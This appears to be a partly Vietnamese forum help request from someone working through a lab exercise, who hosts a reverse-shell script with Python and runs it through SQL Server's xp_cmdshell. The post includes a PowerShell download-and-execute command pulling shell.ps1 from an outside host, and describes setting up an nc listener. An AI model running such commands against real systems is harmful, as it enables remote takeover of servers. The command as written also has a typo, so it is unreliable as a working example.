


stand up a mini webserver in order to host the file. We can use Python.




We can now issue the command to download and execute the reverse shell through xp\_cmdshell


xp\_cmdshell "powershell "IEX (New-ObjectNet.WebClient).DownloadString(\"http://10.10.14.61/home/quan/Downloads/shell.ps1\");"




Tới đây em không biết sai ở đâu, đây là tất cả setup


Ip máy ảo

Chỉnh file shell theo IP và 8888



Vẫn chạy 2 lệnh nc + python

Nhưng có vẻ sai ở câu python vì không thấy respone



Vẫn chạy openVPN